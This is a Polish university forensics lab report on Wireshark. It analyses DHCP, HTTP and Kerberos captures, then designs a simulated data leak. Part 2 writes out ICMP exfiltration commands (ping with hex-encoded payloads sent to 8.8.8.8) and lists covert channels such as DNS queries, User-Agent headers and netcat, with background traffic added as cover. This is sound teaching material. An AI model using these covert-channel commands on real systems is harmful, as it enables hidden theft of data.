

POLITECHNIKA WROCŁAWSKA  Wydział Informatyki i Telekomunikacji	Wydział: Informatyki i Telekomunikacji Kierunek: Cyberbezpieczeństwo Rok Akademicki: 2024/2025 Rok studiów, semestr: 2, 4 Grupa: 1 Termin: pon., 7:30
CBESI0053G Informatyka śledcza – Laboratorium 7	
Prowadzący: mgr inż. Adrian Florek	Autor: 1. Gerard Błaszczyk
Data wykonania ćwiczenia: *21.04.2025*	
Data oddania sprawozdania: *27.04.2025*	

1. Cel ćwiczenia – ćwiczenia w programie Wireshark

2. Odszyfrowanie instrukcji laboratoryjnej



Rysunek 1: odkodowanie instrukcji szyfrem ROT47; CyberChef




Rysunek 2: początkowy fragment odszyfrowanej instrukcji

3. Realizacja zadań:

Część 1. Analiza z wykorzystaniem Wiresharka
Konfiguracja widoku

1. Ukryj kolumny No, Protocol oraz Length.
2. Usuń całkowicie kolumnę Length.
3. Dodaj kolumny: Source Port oraz Destination Port.
4. Zmień format czasu na UTC.
5. Dodaj niestandardową kolumnę według własnych potrzeb.



Rysunek 3: widok po wykonaniu zadań 1-5 z części 1

Niestandardowa kolumna: nazwa – „moja – Information”, typ – Information

Analiza plików .pcap


Pliki: pcap1

• Odfiltruj pakiety protokołów DHCP i NBNS.


Rysunek 4: Odfiltrowane pakiety

• Zidentyfikuj i zapisz:

- Nazwy hostów,



Rysunek 5: nazwa klienta DHCP




Rysunek 6: Brak nazwy serwera DHCP

- Adresy IP źródłowe,

Source	Destination
172.16.1.1	172.16.1.207
172.16.1.207	172.16.1.1
172.16.1.1	172.16.1.207
172.16.1.207	172.16.1.1
172.16.1.1	172.16.1.207

Rysunek 7: Adres routera: .1, adres iPada .207

- Adresy MAC.



Rysunek 8: Adres routera :f1, adres iPada :4f

Plik: pcap2

• Wyszukaj zapytania HTTP.


http

Time	Source	Destination	Info
01:23:15,905855	10.0.0.114	17.253.21.208	GET /hotspot-detect.html HTTP/1.0
01:23:15,958960	17.253.21.208	10.0.0.114	HTTP/1.0 200 OK (text/html)
01:23:17,955345	10.0.0.114	72.21.91.29	GET /MFYwVKADAgEAME0wSzBJMAkGBSsOAwIaB
01:23:17,962453	10.0.0.114	72.21.91.29	GET /MFYwVKADAgEAME0wSzBJMAkGBSsOAwIaB
01:23:17,962455	10.0.0.114	72.21.91.29	GET /MFYwVKADAgEAME0wSzBJMAkGBSsOAwIaB
01:23:17,962686	10.0.0.114	72.21.91.29	GET /MFYwVKADAgEAME0wSzBJMAkGBSsOAwIaB
01:23:18,009822	72.21.91.29	10.0.0.114	Response
01:23:18,016225	72.21.91.29	10.0.0.114	Response
01:23:18,017158	72.21.91.29	10.0.0.114	Response
01:23:18,017386	72.21.91.29	10.0.0.114	Response
01:23:20,757462	10.0.0.114	72.21.91.29	GET /MFYwVKADAgEAME0wSzBJMAkGBSsOAwIaB
01:23:20,819147	72.21.91.29	10.0.0.114	Response
01:23:30,108379	10.0.0.114	23.56.172.234	GET /lirr/about/Bicycles/ HTTP/1.1
01:23:30,173908	23.56.172.234	10.0.0.114	HTTP/1.1 200 OK (text/html)
01:23:30,212029	10.0.0.114	23.56.172.234	GET /css/base.css HTTP/1.1
01:23:30,264174	23.56.172.234	10.0.0.114	HTTP/1.1 200 OK (text/css)

Rysunek 9: Odfiltrowane pakiety

Komentarz: w tym momencie zauważyłem, że tabelka „Info” i „moja – Information” zawierają dokładnie te same dane, więc dokonałem zmiany na „moja – Relative time” typu Relative time.

• ***Na podstawie analizy TCP Stream określ:***



Rysunek 10: TCP stream

- Typ systemu operacyjnego,

iPhone Os

- Wersję systemu operacyjnego.

12.1.3

Plik: pcap3

• Odfiltruj pakiety protokołu Kerberos.

kerberos


Time	Source	Destination	Info
03:38:49,790448	172.16.8.201	172.16.8.8	AS-REQ
03:38:49,790962	172.16.8.8	172.16.8.201	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
03:38:49,811952	172.16.8.201	172.16.8.8	AS-REQ
03:38:49,812641	172.16.8.8	172.16.8.201	AS-REP
03:38:49,815091	172.16.8.201	172.16.8.8	TGS-REQ
03:38:49,815994	172.16.8.8	172.16.8.201	TGS-REP
03:38:49,816676	172.16.8.201	172.16.8.8	TGS-REQ
03:38:49,816935	172.16.8.8	172.16.8.201	TGS-REP
03:38:49,817554	172.16.8.201	172.16.8.8	Session Setup Request
03:38:49,818281	172.16.8.8	172.16.8.201	Session Setup Response
03:38:49,981761	172.16.8.201	172.16.8.8	TGS-REQ
03:38:49,983015	172.16.8.8	172.16.8.201	TGS-REP
03:38:49,983344	172.16.8.201	172.16.8.8	bindRequest(3) "<ROOT>" sasl
03:38:49,983901	172.16.8.8	172.16.8.201	bindResponse(3) success
03:38:50,192989	172.16.8.201	172.16.8.8	AS-REQ
03:38:50,193305	172.16.8.8	172.16.8.201	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
03:38:50,214154	172.16.8.201	172.16.8.8	AS-REQ
03:38:50,214775	172.16.8.8	172.16.8.201	AS-REP
03:38:50,217118	172.16.8.201	172.16.8.8	TGS-REQ
03:38:50,217937	172.16.8.8	172.16.8.201	TGS-REP

Rysunek 11: Odfiltrowane pakiety


• Zidentyfikuj i zapisz:

- Nazwy użytkowników,

- Nazwy hostów.



Rysunek 12: Nazwa użytkownika i hosta .8



Rysunek 13: Nazwa użytkownika i hosta .201

• Następnie zawęź filtr tak, aby pozostawić tylko pakiety zawierające nazwę użytkownika.

kerberos.CNameString

Time	Source	Destination	Info
03:38:49,790448	172.16.8.201	172.16.8.8	AS-REQ
03:38:49,811952	172.16.8.201	172.16.8.8	AS-REQ
03:38:49,815091	172.16.8.201	172.16.8.8	TGS-REQ
03:38:49,816676	172.16.8.201	172.16.8.8	TGS-REQ
03:38:49,817554	172.16.8.201	172.16.8.8	Session Setup Request
03:38:49,981761	172.16.8.201	172.16.8.8	TGS-REQ
03:38:49,983344	172.16.8.201	172.16.8.8	bindRequest(3) "<ROOT>" sasl
03:38:50,192989	172.16.8.201	172.16.8.8	AS-REQ
03:38:50,214154	172.16.8.201	172.16.8.8	AS-REQ
03:38:50,217118	172.16.8.201	172.16.8.8	TGS-REQ
03:38:50,219494	172.16.8.201	172.16.8.8	Bind: call_id: 2, Fragment: Single,
03:38:50,219495	172.16.8.201	172.16.8.8	Alter_context: call_id: 2, Fragment
03:38:51,189901	172.16.8.201	172.16.8.8	bindRequest(3) "<ROOT>" sasl
03:38:51,198672	172.16.8.201	172.16.8.8	TGS-REQ
03:38:51,210214	172.16.8.201	172.16.8.8	TGS-REQ
03:38:51,211741	172.16.8.201	172.16.8.8	TGS-REQ
03:38:51,211848	172.16.8.201	172.16.8.8	bindRequest(7) "<ROOT>" sasl
03:38:51,218156	172.16.8.201	172.16.8.8	TGS-REQ

Rysunek 14: Odfiltrowane pakiety

Część 2. Tworzenie pliku PCAP

Należy stworzyć własny plik PCAP, który będzie zawierał ruch:
- związany z wydobyciem danych z systemu (np. polecenia, ściągnięcie pliku),
- przesłanie danych na zewnątrz przy użyciu nietypowego kanału (np. ICMP, DNS, HTTP GET z zaszytymi danymi),
- dodatkowe "tło" ruchu (np. zwykła przeglądarka, połączenia sieciowe), by nie rzucać się w oczy.
1. Wygenerować i nagrać ruch sieciowy:
- Użyć tcpdump
- Zapisać sesję jako wyciek.pcap.
- W trakcie nagrywania zasymulować:
• pobranie pliku (np. wget, curl, scp)


• wyciek danych
np. fragmenty danych przesyłane przez:
- ping (ICMP payload),
- curl z nagłówkiem User-Agent,
- http GET z zakodowanym ciągiem w URL,
- zapytania DNS,
- ftp, netcat
• kilka losowych „niewinnych" zapytań, dodatkowe „tło"
- otwieranie strony internetowej (np. www.google.com, www.wikipedia.org)
- zapytania DNS, ruch HTTP, przeglądanie lokalnych zasobów
2. Ukryć wiadomość lub plik:
• Umieścić „tajne dane" w jednym z nietypowych kanałów (np. User-Agent, DNS query, ICMP payload).
• Wymagania:
- Dane muszą być łatwe do znalezienia dla osoby znającej kontekst
- Trudne do zauważenia podczas pobieżnej analizy
3. Zapis i dokumentacja
• Zapisać plik jako: wyciek.pcap
• Dodać dokumentację zawierającą:
- Zrzuty ekranu z Wiresharka/tcpdump
- Miejsce ukrycia danych (np. ICMP payload, DNS query, nagłówek HTTP)
- Jak je znaleźć (np. filtr: icmp, dns.qry.name, http.user_agent)
- Przebieg ataku krok po kroku
- Elementy mylące (np. ruch tła, pozornie niewinne zapytania)

Koncepcja realizacja zadania:


pobranie pliku: curl -O http://example.com/file.txt
wyciek danych: ***ping (ICMP payload)***: ping -c 30 -i 2 -p 7a77796b6c652064616e65 8.8.8.8
kilka losowych zapytań: odwiedzenie pwr.edu.pl, wit.pwr.edu.pl oraz wikipedia.org poprzez przeglądarkę Firefox

ukryte dane: ping -c 1 -p 676e77617220716e6172 8.8.8.8 gdzie argument do -p to zapis hex zaszyfrowanej szyfrem cezara wiadomości: „tajne dane"

Realizacja zadania:

